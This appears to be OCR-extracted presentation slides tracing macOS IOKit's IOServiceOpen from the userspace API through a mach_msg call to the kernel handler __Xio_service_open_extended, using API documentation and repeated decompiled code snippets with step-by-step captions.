


Interact with IOService




Interact with IOService

- IORegistryEntrySetCFProperties
    - Set CF container based properties in a registry entry
    - Depends on whether the IOService class overrides ::setProperties


IOConnectSetCFProperties(..)
IORegistryEntrySetCFProperties
Io_connect_set_properties
io_registry_entry__set_properties
MIG (device.defs)
::setProperties(..)

Interact with IOService

- IOServiceOpen
  - create a connection to an IOService, get a port to IOUserclient
  - IOServiceOpen(io_service_t service, task_port_t owningTask, uint32_t type, io_connect_t *connect);



Parameters

`service`
The IOService object to open a connection to, usually obtained via the IOServiceGetMatchingServices or IOServiceAddNotification APIs.

`owningTask`
The mach task requesting the connection.

`type`
A constant specifying the type of connection to be created, interpreted only by the IOService's family.


`connect`
An io_connect_t handle is returned on success, to be used with the IOConnectXXX APIs. It should be destroyed with IOServiceClose().

Return Value


A return code generated by IOService::newUserClient.

IOServiceOpen in userspace

- eventually calls mach_msg and trap into the kernel




```
__int64 __fastcall IOServiceOpen(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 result; // rax@1
  unsigned int v5; // [rsp-Ch] [rbp-Ch]@1

  result = io_service_open_extended(a1, a2, a3, *(_QWORD *)NDR_record_ptr, 0LL, 0, (signed int *)&v5, (_DWORD *)a4);
  if ( !(_DWORD)result )
    result = v5;
  return result;
}
```



```
__int64 __fastcall io_service_open_extended(int a1, int a2, int a3, __int64 a4,
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v15 = 2;
  v16 = a2;
  v18 = 1245184;
  v19 = a5;
  v21 = a6;
  v20 = 0x1000000;
  v22 = *(_QWORD *)NDR_record_ptr;
  v23 = a3;
  v24 = a4;
  v25 = a6;
  v14.msgh_bits = 0x80001513;
  v14.msgh_remote_port = a1;
  v8 = mig_get_reply_port();
  v14.msgh_local_port = v8;
  v14.msgh_id = 2862;
  v14.msgh_reserved = 0;
  v9 = mach_msg(&v14, 3, 0x50u, 0x3Cu, v8, 0, 0);
  v10 = v9;
  v11 = v9 - 268435458;
  if ( v11 <= 0xE && (v12 = 16387, _bittest(&v12, v11)) )
```

IOServiceOpen in the kernel


- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended



```
 v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
 v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
 v5 = *(unsigned int *)(a1 + 64);
 v6 = is_io_service_open_extended(
        v3,
        v4,
        *(_DWORD *)(a1 + 76),
        *(_QWORD *)(a1 + 80),
        *(_QWORD *)(a1 + 52),
        a2 + 60,
        (__int64)&v14);
 v7 = v6;
 task_deallocate(v6);
 if ( v3 )
   (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
 if ( v7 )
 {
   *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
   result = NDR_record.mig_vers;
   *(NDR_record_t *)(a2 + 32) = NDR_record;
   return result;
 }
 v11 = *(_QWORD *)(a1 + 36);
 if ( (unsigned __int64)(v11 + 1) >= 2 )
   ipc_port_release_send(v11);
 *(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended




```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
v5 = *(unsigned int *)(a1 + 64);
v6 = is_io_service_open_extended(
       v3,
       v4,
       *(_DWORD *)(a1 + 76),
       *(_QWORD *)(a1 + 80),
       *(_QWORD *)(a1 + 52),
       a2 + 60,
       (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
  (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
if ( v7 )
{
  *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
  result = NDR_record.mig_vers;
  *(NDR_record_t *)(a2 + 32) = NDR_record;
  return result;
}
v11 = *(_QWORD *)(a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
  ipc_port_release_send(v11);
*(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

convert IOService Port ID to IOService object

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended




```
 v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
 v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
 v5 = *(unsigned int *)(a1 + 64);
 v6 = is_io_service_open_extended(
        v3,
        v4,
        *(_DWORD *)(a1 + 76),
        *(_QWORD *)(a1 + 80),
        *(_QWORD *)(a1 + 52),
        a2 + 60,
        (__int64)&v14);
 v7 = v6;
 task_deallocate(v6);
 if ( v3 )
   (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
 if ( v7 )
 {
   *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
   result = NDR_record.mig_vers;
   *(NDR_record_t *)(a2 + 32) = NDR_record;
   return result;
 }
 v11 = *(_QWORD *)(a1 + 36);
 if ( (unsigned __int64)(v11 + 1) >= 2 )
   ipc_port_release_send(v11);
 *(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

convert task Port ID to task object

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended




```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
v5 = *(unsigned int *)(a1 + 64);
v6 = is_io_service_open_extended(
       v3,
       v4,
       *(_DWORD *)(a1 + 76),
       *(_QWORD *)(a1 + 80),
       *(_QWORD *)(a1 + 52),
       a2 + 60,
       (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
  (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
if ( v7 )
{
  *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
  result = NDR_record.mig_vers;
  *(NDR_record_t *)(a2 + 32) = NDR_record;
  return result;
}
v11 = *(_QWORD *)(a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
  ipc_port_release_send(v11);
*(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

call is_io_service_open_extended

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended



```
 v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
 v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
 v5 = *(unsigned int *)(a1 + 64);
 v6 = is_io_service_open_extended(
        v3,
        v4,
        *(_DWORD *)(a1 + 76),
        *(_QWORD *)(a1 + 80),
        *(_QWORD *)(a1 + 52),
        a2 + 60,
        (__int64)&v14);
 v7 = v6;
 task_deallocate(v6);
 if ( v3 )
   (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
 if ( v7 )
 {
   *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
   result = NDR_record.mig_vers;
   *(NDR_record_t *)(a2 + 32) = NDR_record;
   return result;
 }
 v11 = *(_QWORD *)(a1 + 36);
 if ( (unsigned __int64)(v11 + 1) >= 2 )
   ipc_port_release_send(v11);
 *(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
